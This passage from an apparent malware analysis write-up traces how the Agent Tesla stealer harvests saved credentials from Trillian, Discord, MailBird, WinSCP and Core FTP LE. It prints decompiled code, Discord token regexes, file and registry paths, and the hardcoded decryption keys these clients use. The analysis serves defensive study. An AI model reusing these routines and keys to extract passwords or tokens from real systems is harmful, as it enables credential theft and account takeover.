    text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Trillian\\users\\global\\accounts.dat";
    num = 3;
}
if (num == 1)
{
    list = new List<GClass5>();
```

Locals

Name	Value	Type
System.Environment.GetFolderPath returned	@"C:\Users\shaddy\AppData\Roaming"	string
string.Concat returned	@"C:\Users\shaddy\AppData\Roaming\Trillian\users\global\accounts.dat"	string
this	{EyprkupNi9d.weZYh2k}	EyprkupNi9d.weZYh2k
list	Count = 0x00000000	System.Collections.Generic.List<p...
text	@"C:\Users\shaddy\AppData\Roaming\Trillian\users\global\accounts.dat"	string
e2qLOr	null	ME5HL.e2qLOr0
text2	null	string
enumerator	{System.Collections.Generic.Dictionary<string, System.Collections.Generic.Dictionary<string, string>>....	System.Collections.Generic.Dictio...
num	0x00000002	int

Secondly, it decrypts all the file data with DPAPI of current user. This time the full file is being Decrypted using DPAPI, other clients use this DPAPI on passwords only.

```
public static class zTxBNHKa
{
    // Token: 0x060001A5 RID: 421 RVA: 0x0001C3CC File Offset: 0x0001A5CC
    public static string hmUn(byte[] byte_0, DataProtectionScope ebMO = DataProtectionScope.CurrentUser)
    {
        int num = 0;
        do
        {
            if (num == 0)
            {
                num = 1;
            }
        }
        while (num != 1);
        string text;
        try
        {
            text = Encoding.UTF8.GetString(ProtectedData.Unprotect(byte_0, null, ebMO));
        }
        catch
        {
            text = "";
        }
        return text;
    }

    // Token: 0x060001A6 RID: 422 RVA: 0x0001C44C File Offset: 0x0001A64C
```

100 %


Locals

Name	Value	Type
System.Text.Encoding.UTF8.get returned	{System.Text.UTF8Encoding}	System.Text.UTF8Encoding
System.Security.Cryptography.ProtectedData.Unprotect returned	{byte[0x0000009B]}	byte[]
System.Text.Encoding.GetString returned	"[Account000]\r\nAccount=tesla_agent\r\nDisplay Name=tesla_agent\r\nLast Login=1704955191\r\nPa...	string
byte_0	{byte[0x00000176]}	byte[]
ebMO	CurrentUser	System.Security.Cryptography.Dat...
text	"[Account000]\r\nAccount=tesla_agent\r\nDisplay Name=tesla_agent\r\nLast Login=1704955191\r\nPa...	string
num	0x00000001	int

But still there is another layer of password protection present. The password looks base64 let's see how agent tesla process it to clean text.

value	Count = 0x00000005
[0]	["Account", "tesla_agent"]
[1]	["Display Name", "tesla_agent"]
[2]	["Last Login", "1704955191"]
[3]	["Password", "QTc0M0YyQTg1OEI3RTlBMQA="]
[4]	["Save Password", "1"]
Raw View	


It saves all the data in the array, and loops through the array to arrange all the credentials.



Trilliun uses this key to decrypt the password.

```
byte[] array2 = new byte[]
                {
                    243, 38, 129, 196, 57, 134, 219, 146, 113, 163,
                    185, 230, 83, 122, 149, 124, 0, 0, 0, 0,
                    0, 0, byte.MaxValue, 0, 0, 128, 0, 0, 0, 128,
                    128, 0, byte.MaxValue, 0, 0, 0, 128, 0, 128, 0,
                    128, 128, 0, 0, 0, 128, byte.MaxValue, 0, 128, 0,
                    byte.MaxValue, 0, 128, 128, 128, 0, 85, 110, 97, 98,
                    108, 101, 32, 116, 111, 32, 114, 101, 115, 111,
                    108, 118, 101, 32, 72, 84, 84, 80, 32, 112,
                    114, 111, 120, 0
                };
```

This is a hardcoded key to decrypt the hex decoded after base64 decoded text, which was decrypted from DPAPI, At the end it performs bitwise XOR from this array2 and gets the plain text. But the last character was missing in password which is "3" so maybe it's because of update or something.



Discord

Regex.Matches(text, "[\\w-]{24}\\.[\\w-]{6}\\.[\\w-]{27}"): This line is searching within text for a pattern that seems to resemble a token or a specific formatted string. The pattern is three groups of alphanumeric characters (including hyphen -), separated by periods, with lengths of 24, 6, and 27 characters respectively.
Regex.Matches(text, "mfa\\.[\\w-]{84}"): This line looks for a pattern starting with "mfa." followed by 84 alphanumeric characters (including hyphen -). This also appears to be a specific token or key format.

C:\Users\%username%\AppData\Roaming\discord\Local Storage\leveldb*.log
C:\Users\%username%\AppData\Roaming\discord\Local Storage\leveldb*.ldb


```
while (enumerator.MoveNext())
{
    string text = enumerator.Current;
    foreach (object obj in Regex.Matches(text, "[\\w-]{24}\\.[\\w-]{6}\\.[\\w-]{27}"))
    {
        Match match = (Match)obj;
        list2.Add(match.Value);
    }
    foreach (object obj2 in Regex.Matches(text, "mfa\\.[\\w-]{84}"))
    {
        Match match2 = (Match)obj2;
        list2.Add(match2.Value);
    }
```

Since it could not find these regex on new discord version that sway the version of agent tesla could not extract the credentials.

MailBird

MailBird is a popular email client for Windows operating systems. It's designed to help users manage their email accounts from various providers in one centralized application. MailBird offers a unified inbox, which means you can access and manage emails from multiple email accounts (such as Gmail, Outlook, Yahoo, and more) within a single interface.

Agent Tesla, a type of information-stealing malware, initiates its operations by targeting the directory path "appdata\local\mailbird\store.db," which is the location where important login credentials are stored within the MailBird email client.




The malware employs two static arrays as cryptographic keys to decrypt the passwords stored within the MailBird email client's database.

These arrays are defined as follows:


```
array = new byte[]
{
        53, 224, 133, 48, 138, 109, 145, 163, 150, 95,
        242, 55, 149, 209, 207, 54, 113, 222, 126, 91,
        98, 56, 213, 251, 219, 100, 166, 75, 211, 90,
        5, 83
};
array2 = new byte[]
{
        152, 15, 104, 206, 119, 67, 76, 71, 249, 233,
        14, 130, 244, 107, 76, 235
};
```

These static arrays serve as keys to decrypt the stored passwords within the database by Agent Tesla. Once decrypted, the malware proceeds to extract data from the **'Accounts'** table within the MailBird database.



Agent Tesla, after successfully accessing the 'Accounts' table within the MailBird email client's database, retrieves the following columns of data:

- "Server_Host": This likely contains information about the email server's hostname or address.
- "Username": This column stores the usernames or email addresses associated with the respective email accounts.
- "EncryptedPassword": In this column, the passwords are stored in an encrypted format. These encrypted passwords are encoded using Base64.




It uses a specific method to prepare variables for decryption, employing "**array**" as the primary key and "**array2**" as the second initialization vector (IV) key for **Rijndael encryption**. It's worth noting that the encryption keys are static and come bundled with software, which makes it possible for the malware to decrypt the passwords using these predefined keys. This method allows Agent Tesla to access and reveal the passwords stored in the MailBird email client's database, as it knows the encryption keys required for decryption.

```
// Token: 0x060001C7 RID: 455 RVA: 0x00021534 File Offset: 0x0001F734
public byte[] Q738(byte[] tVuTu3BSnk, byte[] fpZp, byte[] kTUPL)
{
    int num = 0;
    do
    {
        if (num == 0)
        {
            num = 1;
        }
    }
    while (num != 1);
    byte[] array;
    try
    {
        this.objrij.Mode = CipherMode.CBC;
        this.objrij.Key = fpZp;
        this.objrij.IV = kTUPL;
        this.objrij.Padding = PaddingMode.PKCS7;
        array = this.objrij.CreateDecryptor().TransformFinalBlock(tVuTu3BSnk, 0, tVuTu3BSnk.Length);
    }
    catch
    {
        throw;
    }
    return array;
}
```

Rijndael, now known as the Advanced Encryption Standard (AES), is a highly secure and efficient symmetric key block cipher algorithm used for data encryption. It supports key sizes of 128, 192, and 256 bits and has become a global standard for securing sensitive information in various applications. Its strength lies in its combination of substitution and permutation operations across multiple rounds, making it resistant to cryptographic attacks.

```
public abstract class Rijndael : SymmetricAlgorithm
{
    // Token: 0x0600230F RID: 8975 RVA: 0x0007DB59 File Offset: 0x0007BD59
    protected Rijndael()
    {
        this.KeySizeValue = 256;
        this.BlockSizeValue = 128;
        this.FeedbackSizeValue = this.BlockSizeValue;
        this.LegalBlockSizesValue = Rijndael.s_legalBlockSizes;
        this.LegalKeySizesValue = Rijndael.s_legalKeySizes;
    }
```


After successfully decrypting and extracting the credentials (including "Server_Host," "Username," and "EncryptedPassword") from the MailBird email client's database, Agent Tesla appends these credentials to a list. If there are multiple sets of credentials present in the database table, the malware also stores these additional sets of credentials in the same list.



WinSCP


WinSCP (Windows Secure Copy) is a popular and free open-source SFTP (SSH File Transfer Protocol), FTP (File Transfer Protocol), WebDAV, and SCP (Secure Copy Protocol) client for Windows operating systems.

Winscp saves its credentials in the following registry.
Computer\HKEY_CURRENT_USER\SOFTWARE\Martin Prikryl\WinSCP 2\Sessions
Agent Tesla goes through this registry path and gets all sub-paths which are accounts that are saved in WinSCP.




Agent Tesla, once it successfully retrieves the saved account configurations from the WinSCP registry path, collects the following values and stores them in a list for exfiltration:

1. HostName: This typically represents the hostname or IP address of the remote server to which the WinSCP session is configured to connect.
2. UserName: This is the username associated with the account used to log in to the remote server.
3. Password: Agent Tesla extracts the password associated with the WinSCP session. This password may be stored in an encrypted or obfuscated form.
4. PortNumber: The port number is the network port used for the connection to the remote server, and it is also gathered by the malware.




Core FTP LE

CoreFTP LE is a freeware secure FTP client for Windows, notable for its comprehensive range of features while maintaining a user-friendly interface. This software is well-suited for both personal and professional use, offering an efficient and secure way to transfer files over the internet.




It starts looking at this following registry.
{HKEY_CURRENT_USER\SOFTWARE\FTPWare\COREFTP\Sites}
It loops through all the sub paths and investigate it.



Agent Tesla retrieves the following values from the targeted source:

1. "PW" (Password): This value typically contains the password, which is encrypted using Rijndael encryption.
2. "User" (User): This value contains the username in plaintext, without encryption.
3. "Host" (Host): This value contains the hostname or IP address in plaintext, without encryption.
4. "Port" (Port): This value contains the port number in plaintext, without encryption.

By extracting these values, Agent Tesla obtains both the encrypted password and the necessary login information (username, hostname, and port number) required for unauthorized access to CORE FTP LE.



- CoreFTP LE employs a fixed encryption key to encrypt and store passwords securely in the Windows Registry.
- An exploit takes advantage of this static encryption key, "hdfzpysvpzimorhk," to decrypt passwords retrieved from the Registry. It uses the Rijndael encryption algorithm, with an empty

IV (Initialization Vector) containing padding zeros, to perform the decryption. This key is hardcoded in software.

```
118         private string 02geIvC1OW(byte[] ATrCWbI)
119         {
120             int num = 0;
121             RijndaelManaged rijndaelManaged;
122             byte[] bytes;
123             do
124             {
125                 if (num == 2)
126                 {
127                     rijndaelManaged = new RijndaelManaged();
128                     num = 3;
129                 }
130                 if (num == 1)
131                 {
132                     bytes = Encoding.ASCII.GetBytes("hdfzpysvpzimorhk");
133                     num = 2;
134                 }
135                 if (num == 0)
136                 {
137                     num = 1;
138                 }
139             }
140             while (num != 3);
141             string @string;
142             try
143             {
144                 rijndaelManaged.Mode = CipherMode.ECB;
145                 rijndaelManaged.Key = bytes;
146                 rijndaelManaged.Padding = PaddingMode.Zeros;
147                 rijndaelManaged.BlockSize = 128;
148                 SymmetricAlgorithm symmetricAlgorithm = rijndaelManaged;
149                 byte[] array = new byte[16];
150                 symmetricAlgorithm.IV = array;
151                 byte[] array2 = rijndaelManaged.CreateDecryptor().TransformFinalBlock(ATrCWbI, 0, ATrCWbI.Length);
152                 @string = Encoding.UTF8.GetString(array2);
153             }
154             catch (Exception ex)
155             {
156                 throw new Exception(ex.ToString());
157             }
158             finally
159             {
```

After successfully decrypting the password using the static encryption key "hdfzpysvpzimorhk" and the specified decryption method, the exploit retrieves the decrypted password in plain text. It then adds this plaintext password to a list for collection. The exploit continues its process to gather additional sets of credentials or passwords, potentially compromising the security of multiple accounts.

```
85              try
86              {
87                  RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey(text + "\\" + text2);
88                  if (registryKey2 != null)
89                  {
90                      byte[] array = PEV7.0QKmQXM2E((string)registryKey2.GetValue("PW"));
91                      list.Add(new 1SdFDl8
92                      {
93                          HKe = this.P8ocfMBRE,
94                          oTI = (string)registryKey2.GetValue("User"),
